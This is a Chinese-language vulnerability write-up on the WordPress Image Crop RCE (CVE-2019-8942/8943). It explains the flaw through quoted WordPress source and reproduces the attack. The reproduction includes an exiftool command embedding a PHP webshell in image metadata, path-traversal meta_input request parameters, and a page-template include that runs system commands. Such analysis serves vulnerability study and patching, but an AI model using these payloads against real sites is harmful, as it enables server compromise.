
POC & Dockekfile : https://github.com/synod2/WP_CROP_RCE
本文档讨论了在 WordPress 4.9.9 及 5.0.1 之前的版本中发现的漏洞,即被称为 WordPress Image CROP RCE 的 CVE-2019-8942 和 CVE-2019-8943。
| CVE 编号 | 公开日期 | 描述 |
|---|---|---|
| CVE-2019-8942 | 2019-2-19 | 通过 wp_postmeta 表值执行包含恶意代码的 PHP,可实现远程代码执行的漏洞 |
| CVE-2019-8943 | 2019-2-19 | 在上传图片的尺寸信息等发生更改的操作时,利用 meta_input 参数可将文件存储到任意路径的漏洞 |
CVE-2019-8942 是上传了在图像文件的 exif 元数据中插入了 PHP 代码的图像后,通过更改帖子 wp_post_meta 表中的 wp_attached_file 值,包含图像文件从而执行任意代码。
CVE-2019-8943 是在使用图像编辑工具时,于更新图像尺寸信息的 wp_crop_image() 函数中,将 wp_postmeta 表的 wp_attached_file 值更改为任意字符串,从而能在任意目录执行文件写入操作。
结合使用上述两个漏洞,可将包含 PHP 代码的图像上传到任意路径,从而实现远程代码执行。
上传图像至 WordPress 时,最初会移动到 wp-content/uploads 目录,并在数据库中以 meta_key/meta_value 对的形式存储内部引用的信息(如图像所有者、上传时间等元信息)。
mysql> select * from wp_postmeta where post_ID = 6;
| meta_id | post_id | meta_key                | meta_value
|       5 |       6 | _wp_attached_file       | 2021/05/test.png
|       6 |       6 | _wp_attachment_metadata | a:5:{s:5:"width"...
在数据库中如上存储图像的元信息,当获取该图像时,通过 wp-content/uploads 目录中的 _wp_attached_file 元信息找到文件名。
#/wp-admin/includes/post.php
function edit_post( $post_data = null ) {
⋮
if ( empty($post_data) )
		$post_data = &$_POST;
⋮
$success = wp_update_post( $post_data );
⋮
#/wp-includes/post.php
function wp_update_post( $postarr = array(), $wp_error = false ) {
⋮
	return wp_insert_post( $postarr, $wp_error );
}
function wp_insert_post( $postarr, $wp_error = false ) {
⋮
if ( ! empty( $postarr['meta_input'] ) ) {
		foreach ( $postarr['meta_input'] as $field => $value ) {
			update_post_meta( $post_ID, $field, $value );
		}
⋮
edit_post() 函数将 POST 数据不加过滤地存储到 $post_data 变量中使用,经过 wp_update_post() → wp_insert_post() 的 POST 值由 update_post_meta 函数更新存储在数据库中的元数据。此时,通过更新 _wp_attached_file 值,可以篡改获取图像时的元数据路径。
#wp-admin/includes/image.php
function wp_crop_image( $attachment_id, $src_x, ...) {
⋮
$src_file = get_attached_file( $src );
⋮
$result = $editor->save( $dst_file );
#/wp-includes/post.php
function get_attached_file( $attachment_id, $unfiltered = false ) {
	$file = get_post_meta( $attachment_id, '_wp_attached_file', true );
	if ( $file && 0 !== strpos( $file, '/' ) && ! preg_match( '|^.:\\\|', $file ) && ( ( $uploads = wp_get_upload_dir() ) && false === $uploads['error'] ) ) {
			$file = $uploads['basedir'] . "/$file";
	}

	if ( $unfiltered ) {
		return $file;
	}
⋮
return apply_filters( 'get_attached_file', $file, $attachment_id );
调整文件大小时调用的 wp_crop_image() 函数通过 get_attached_file() 函数获取文件将要存储的路径,而 get_attached_file() 函数通过 get_post_meta() 函数从数据库中存储的 _wp_attached_file 获取文件路径,并存储修改后的图像。
由于上述两个问题,最终导致获取通过 POST 操纵的文件路径,并将修改后的图像存储在该位置的操作发生。
WordPress 页面的主题存储在 wp-content/themes 目录下使用,通过设置每篇帖子的 _wp_page_template post 元数据,可以像 template 一样执行 include() 函数来包含该主题目录下的文件。
此时,由于像 PHP 中使用 include() 函数一样包含该文件,如果包含的图片含有 PHP 代码,则会像 PHP 页面一样运行,从而执行 PHP 代码。
$ exiftool test.png -CopyrightNotice="<?=\`\$_GET[0]\`?>"
$ exiftool test.png
ExifTool Version Number         : 10.80
File Name                       : test.png
Directory                       : .
File Size                       : 157 kB
File Modification Date/Time     : 2021:05:05 09:43:34+00:00
File Access Date/Time           : 2021:05:05 09:43:53+00:00
File Inode Change Date/Time     : 2021:05:05 09:43:34+00:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 480
Image Height                    : 270
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Copyright Notice                : <?=`$_GET[0]`?>
Application Record Version      : 4
Image Size                      : 480x270
Megapixels                      : 0.130
在图像元数据的 CopyrightNotice 部分插入 PHP shell



点击上传的图像 - 更多详细编辑 - 点击更新时,在传递给 post.php 的请求中添加参数 &meta_input[_wp_attached_file]=2021/05/test.jpg?/../../../../themes/twentyseventeen/shell 并传递
| meta_id | post_id | meta_key                | meta_value
+---------+---------+-------------------------+---------------------------------
|     338 |     135 | _wp_attached_file              | 2021/05/test.jpg?/../../../../themes/twentyseventeen/cropped-shell
确认数据库中 _wp_attached_file 已被篡改



点击上传的图像 - 图像编辑 - 更改尺寸后点击"尺寸"按钮时,修改传递给 admin-ajax.php 的请求参数并传递

action=crop-image&_ajax_nonce=<nonce>&id=<이미지ID>&cropDetails[x1]=480&cropDetails[y1]=480&cropDetails[width]=10&cropDetails[height]=10&cropDetails[dst_width]=10&cropDetails[dst_height]=10&meta_input[_wp_attached_file]=2021/05/test.jpg?/../../../../themes/twentyseventeen/shell
/wordpress/wp-content/themes/twentyseventeen $ ls
404.php       cropped-shell.jpg  header.php  README.txt      search.php   template-partsarchive.php   footer.php         inc         rtl.css         sidebar.phpassets        front-page.php     index.php   screenshot.png  single.php
comments.php  functions.php      page.php    searchform.php  style.css
确认 cropped-shell.jpg 文件已在主题目录中创建。

编写帖子 - 在传递给 post.php 的请求中添加参数 &meta_input[_wp_page_template]=cropped-shell.jpg 并传递,将文件包含到帖子中

确认被包含的图像文件中的 PHP 代码被执行,且通过帖子 POST 参数传递的值作为系统命令被执行。
https://github.com/v0lck3r/CVE-2019-8943/blob/main/RCE_wordpress.py - python poc 代码
https://blog.sonarsource.com/wordpress-image-remote-code-execution?redirect=rips - WP-CROP-RCE 漏洞分析报告
https://blog.naver.com/skinfosec2000/221517528775 - WP-CROP-RCE 漏洞分析报告
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8942 - CVE 官方页面
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8943 - CVE 官方页面

